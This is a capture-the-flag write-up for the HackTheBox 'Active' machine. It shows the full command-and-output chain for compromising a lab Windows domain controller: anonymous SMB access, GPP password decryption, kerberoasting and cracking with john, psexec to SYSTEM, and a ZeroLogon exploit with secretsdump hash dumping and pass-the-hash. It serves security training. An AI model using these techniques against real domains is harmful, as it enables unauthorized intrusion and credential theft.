
# HackTheBox – Active




## Summary


- Discovery of an EAS encrypted password in GPP file which was accessible through anonymous SMB connection for the user SVC_TGS.
- Cracked the password for SVC_TGS using gpp-decrypt.
- Gained the Administrator password hash through kerberoasting.
- Cracked the hash and authenticated as Adminsitrator through psexec.
- It is also possible to bypass these steps by resetting the Administrator password using the ZeroLogon exploit (CVE-2020-1472).

# Recon

I began by adding 10.10.10.100 to /etc/hosts as active.htb.
This was followed up by port scans which revealed a large amount of services running on the server, most notably LDAP, Kerberos and SMB. This leads me to believe that this is a domain controller.

```
driggzzzz@kali:~/Desktop/HTB/Active$ sudo nmap active.htb -T5
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-22 04:55 EST
Nmap scan report for active.htb (10.10.10.100)
Host is up (0.018s latency).
Not shown: 983 closed ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 2.14 seconds
driggzzzz@kali:~/Desktop/HTB/Active$ ports=$(sudo nmap active.htb -p- --max-retries=1|grep ^[0-9]|cut -f1 -d"/");echo $ports
53 88 135 139 389 445 464 593 636 694 3268 3269 5722 7684 9389 12474 26746 27279 36890 37130 41516 41673 47001 49152 49153 49154 49155 49157 49158 49169 49171 49182 52062 60195 60263
driggzzzz@kali:~/Desktop/HTB/Active$ ports=$(echo $ports | sed "s/ /,/g")
```

```
# Nmap 7.80 scan initiated Fri Jan 22 04:58:57 2021 as: nmap -sV -sC
-p53,88,135,139,389,445,464,593,636,694,3268,3269,5722,7684,9389,12474,26746,27279,36890,37130,41516,41673,47001,49152,
49153,49154,49155,49157,49158,49169,49171,49182,52062,60195,60263 -oN nmap.txt active.htb
Nmap scan report for active.htb (10.10.10.100)
Host is up (0.031s latency).

PORT      STATE  SERVICE       VERSION
53/tcp    open   domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008 R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open   kerberos-sec  Microsoft Windows Kerberos (server time: 2021-01-22 10:07:05Z)
135/tcp   open   msrpc         Microsoft Windows RPC
139/tcp   open   netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open   ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
445/tcp   open   microsoft-ds?
464/tcp   open   kpasswd5?
593/tcp   open   ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open   tcpwrapped
694/tcp   closed ha-cluster
3268/tcp  open   ldap          Microsoft Windows Active Directory LDAP (Domain: active.htb, Site: Default-First-Site-Name)
3269/tcp  open   tcpwrapped
5722/tcp  open   msrpc         Microsoft Windows RPC
7684/tcp  closed unknown
9389/tcp  open   mc-nmf        .NET Message Framing
12474/tcp closed unknown
26746/tcp closed unknown
27279/tcp closed unknown
36890/tcp closed unknown
37130/tcp closed unknown
41516/tcp closed unknown
41673/tcp closed unknown
47001/tcp open   http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open   msrpc         Microsoft Windows RPC
49153/tcp open   msrpc         Microsoft Windows RPC
49154/tcp open   msrpc         Microsoft Windows RPC
```

```
49155/tcp open   msrpc        Microsoft Windows RPC
49157/tcp open   ncacn_http   Microsoft Windows RPC over HTTP 1.0
49158/tcp open   msrpc        Microsoft Windows RPC
49169/tcp open   msrpc        Microsoft Windows RPC
49171/tcp open   msrpc        Microsoft Windows RPC
49182/tcp open   msrpc        Microsoft Windows RPC
52062/tcp closed unknown
60195/tcp closed unknown
60263/tcp closed unknown
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 7m59s
| smb2-security-mode:
|   2.02:
|_    Message signing enabled and required
| smb2-time:
|   date: 2021-01-22T10:08:02
|_  start_date: 2021-01-22T10:01:55
```

Checking for accessible SMB shares nets the Replication share, I mounted this share to my system for enumeration.

```
driggzzzz@kali:~/Desktop/HTB/Active$ smbclient \\\\active.htb\\Replication
Enter WORKGROUP\driggzzzz's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 21 06:37:44 2018
  ..                                  D        0  Sat Jul 21 06:37:44 2018
  active.htb                          D        0  Sat Jul 21 06:37:44 2018
```

MACHINE/Preferences/Groups/Groups.xml appears to be a Group Policy Preferences file. This file contains a user – SVC_TGS and a password which is AES encrypted.

```
driggzzzz@kali:~/Desktop/HTB/Active/MACHINE/Preferences/Groups$ cat Groups.xml
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="a
ctive.htb\SVC_TGS" image="2" changed="2018-07-18 20:46:06" uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties
 action="U" newName="" fullName="" description="" cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQb
CpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ" changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0" userName="active.h
tb\SVC_TGS"/></User>
</Groups>
```

Thanks to a leaked decryption key for this process it is possible to crack this password in a matter of seconds using gpp-decrypt.

```
driggzzzz@kali:~/Desktop/HTB/Active$ gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCu
NH8pG5aSVYdYw/NglVmQ
/usr/bin/gpp-decrypt:21: warning: constant OpenSSL::Cipher::Cipher is deprecated
GPPstillStandingStrong2k18
```

# Privilege Escalation - Administrator

With a username and password it is possible to use kerberoasting to enumerate for other users on the system. This only nets Administrator, we fail to grab their password hash due to clock skew however.

```
driggzzzz@kali:~/Desktop/HTB/Active/Default$ GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -request
Impacket v0.9.22.dev1+20200624.115240.5db5e4fa - Copyright 2020 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet
     LastLogon                  Delegation
--------------------  -------------  --------------------------------------------------------  ---------------------
---  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351
723  2021-01-21 11:07:03.723783



[-] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

This is easily worked around by using ntpdate to sync my system time to the servers clock. Running GetUserSPNs.py again reveals a hash in JtR format for the Administrator account.

```
driggzzzz@kali:~/Desktop/HTB/Active/Default$ sudo ntpdate active.htb
22 Jan 06:24:22 ntpdate[3878]: step time server 10.10.10.100 offset +481.037553 sec
driggzzzz@kali:~/Desktop/HTB/Active/Default$ GetUserSPNs.py active.htb/SVC_TGS:GPPstillStandingStrong2k18 -request
Impacket v0.9.22.dev1+20200624.115240.5db5e4fa - Copyright 2020 SecureAuth Corporation

ServicePrincipalName  Name           MemberOf                                                  PasswordLastSet
     LastLogon                  Delegation
--------------------  -------------  --------------------------------------------------------  ---------------------
---  --------------------------  ----------
active/CIFS:445       Administrator  CN=Group Policy Creator Owners,CN=Users,DC=active,DC=htb  2018-07-18 15:06:40.351
723  2021-01-21 11:07:03.723783



$krb5tgs$23$*Administrator$ACTIVE.HTB$active/CIFS~445*$b22984620515012b178a73d505a22267$affefc1d521f8fc2ed1d4b672dac10
0d18e35f4303e6ee4d89ddbff78607eea9b9888d4ebf7b58315586cc427b30111fa8038ec41def096ab1e4a642fe2740256b7fa9fae9ac5b2beb0e
e25f57b6a7562a823bc17b859960f06778000fab7256e14d579f8a5f2c10e0844580024393e4c9ce8dcd9de73632be8d24580cc657c8a7d2f241c0
10418e89ddb8d287becf07765150037c12c14b18693b7cc5781d7459ad9136a15bfb1611d755d8ab92294727065e5bbc3be26409c365b710535ef6
a6320034cb163073099f3426f462ba0f25799851e3ea784cf968b327a85c4cebce2e56d85b91bff2de1d157d94958cfc1119ff057d6e0ebe3dbf1d
9c267b6ab301f82fec5185c29bee05e7d31e2dd543748d127cd106776db578ca41f14456f3ddb6a999bbef4f6e6f7947ce5c51b5a57269b03bda11
7bc68ed7daab26827b2d76a17fd11308b77acfd8ffc1f19a43e0c227fa07c4d9ae18d8f760a880f2f8b571def8bb42c14cec890d4339698721dd20
24b8c84cfef4096da42918a0857764dbb18d4c9e3f2ba15d0cd465a22d3859c99874466a13512e4532048ace970a02a0bb235c1ac54e0dd9c67283
60567aca3d8deaf06e376cd8fc3360f1b1eaf08fb8a2315afb92991562081acc7385a60ba63ea999bded752caf10c92462a63e092c99373f74a109
2ca63d8c0bf48bcc49a8858cd23051ae003e30dbf27e5cf012b01fab24fdf2058f10009554ff9b8f6e06aa1a878546fc8ab371aa5882771895927e
1c4fa7f54f0ebd4509f9850fc8eebd70f537423350105c2d66e9b838c91e60f254aee76e9adfaa3eb26a377e613797b34d7b97eb94f0e2a81aeaff
ec843840554295303ec08806f2f65c8f5db34dda4d031589aabbb1c840f52e909fdf0b3789c9086c47051ded9b7f778463f8edee7888b452e5232b
6762c69e6b6a907234e8e8c307dbedf21ad09a63d914d5a161e6c314c74ac8e22a59a1691cb5d82f3b855992223dd27dcfc6783780dd96af9b83f9
dc10fd4ab6117ec7cfdaf502d5aef78ba685dea84840e538e4a0e22b6ca51c88bc30ecfd77bb214a5160733dc1ad45a107245c79bbe81e76c33745
dbf348265cdfa825ac689004bcec95dc136017ae294c076dda2841e243bce956ce7d7e731785a64926df1ea4daa7be646da42196bf2a31dba13188
e786063dc8022032ce51b2491f3e083397b9205e594010bde1f9bc71a0ec44d11666bd80e2379539c6555e77d73e077de3
```

This has is easily cracked, revealing the Administrator password to be *Ticketmaster1968*

```
driggzzzz@kali:~/Desktop/HTB/Active$ sudo john admin.hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Ticketmaster1968 (?)
1g 0:00:00:04 DONE (2021-01-22 06:27) 0.2463g/s 2595Kp/s 2595Kc/s 2595KC/s Tiffani1432..Thrash1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

This password can then be used to authenticate as Administrator via psexec.

```
driggzzzz@kali:~/Desktop/HTB/Active$ psexec.py Administrator:Ticketmaster1968@active.htb
Impacket v0.9.22.dev1+20200624.115240.5db5e4fa - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on active.htb.....
[*] Found writable share ADMIN$
[*] Uploading file qyAzmiwR.exe
[*] Opening SVCManager on active.htb.....
[*] Creating service kluQ on active.htb.....
[*] Starting service kluQ.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami && hostname
nt authority\system
DC

C:\Windows\system32>
```

## ZeroLogon (CVE-2020-1472)

As this machine is a domain controller it is worth testing for this vulnerability, the script can be downloaded from https://github.com/dirkjanm/CVE-2020-1472

```
driggzzzz@kali:~/Desktop/CVE-2020-1472$ python3 cve-2020-1472-exploit.py DC  active.htb
Performing authentication attempts ...
================================================================================
Target vulnerable, changing account password to empty string

Result: 0

Exploit complete!
```

The exploit runs successfully, We can now use secretsdump.py to dump password hashes from the system using the Administrator account.

```
driggzzzz@kali:~/Desktop/CVE-2020-1472$ secretsdump.py DC\$@active.htb -no-pass
Impacket v0.9.22.dev1+20200624.115240.5db5e4fa - Copyright 2020 SecureAuth Corporation

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0×5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:5ffb4aaaf9b63dc519eca04aec0e8bed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:b889e0d47d6fe22c8f0463a717f460dc:::
active.htb\SVC_TGS:1103:aad3b435b51404eeaad3b435b51404ee:f54f3a1d3c38140684ff4dad029f25b5:::
DC$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:003b207686cfdbee91ff9f5671aa10c5d940137da387173507b7ff00648b40d8
Administrator:aes128-cts-hmac-sha1-96:48347871a9f7c5346c356d76313668fe
Administrator:des-cbc-md5:5891549b31f2c294
krbtgt:aes256-cts-hmac-sha1-96:cd80d318efb2f8752767cd619731b6705cf59df462900fb37310b662c9cf51e9
krbtgt:aes128-cts-hmac-sha1-96:b9a02d7bd319781bc1e0a890f69304c3
krbtgt:des-cbc-md5:9d044f891adf7629
active.htb\SVC_TGS:aes256-cts-hmac-sha1-96:d59943174b17c1a4ced88cc24855ef242ad328201126d296bb66aa9588e19b4a
active.htb\SVC_TGS:aes128-cts-hmac-sha1-96:f03559334c1111d6f792d74a453d6f31
active.htb\SVC_TGS:des-cbc-md5:d6c7eca70862f1d0
DC$:aes256-cts-hmac-sha1-96:70c3ef13e7fd9897849898dc45abb6e7d21b7d6c5e1ca15d74bb690f7ca1f61e
DC$:aes128-cts-hmac-sha1-96:8e04da73d7b248b002d78b91c212201b
DC$:des-cbc-md5:235df1fd2afb3e5b
[*] Cleaning up ...
```

And with the Administrator hashes we can perform a pass the hash attack through psexec to gain a session.

```
driggzzzz@kali:~/Desktop/CVE-2020-1472$ psexec.py Administrator@active.htb -hashes aad3b435b51404eeaad3b435b51404ee:5f
fb4aaaf9b63dc519eca04aec0e8bed
Impacket v0.9.22.dev1+20200624.115240.5db5e4fa - Copyright 2020 SecureAuth Corporation

[*] Requesting shares on active.htb.....
[*] Found writable share ADMIN$
[*] Uploading file EkrfqLDI.exe
[*] Opening SVCManager on active.htb.....
[*] Creating service grFP on active.htb.....
[*] Starting service grFP.....
[!] Press help for extra shell commands
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami && hostname
nt authority\system
DC
```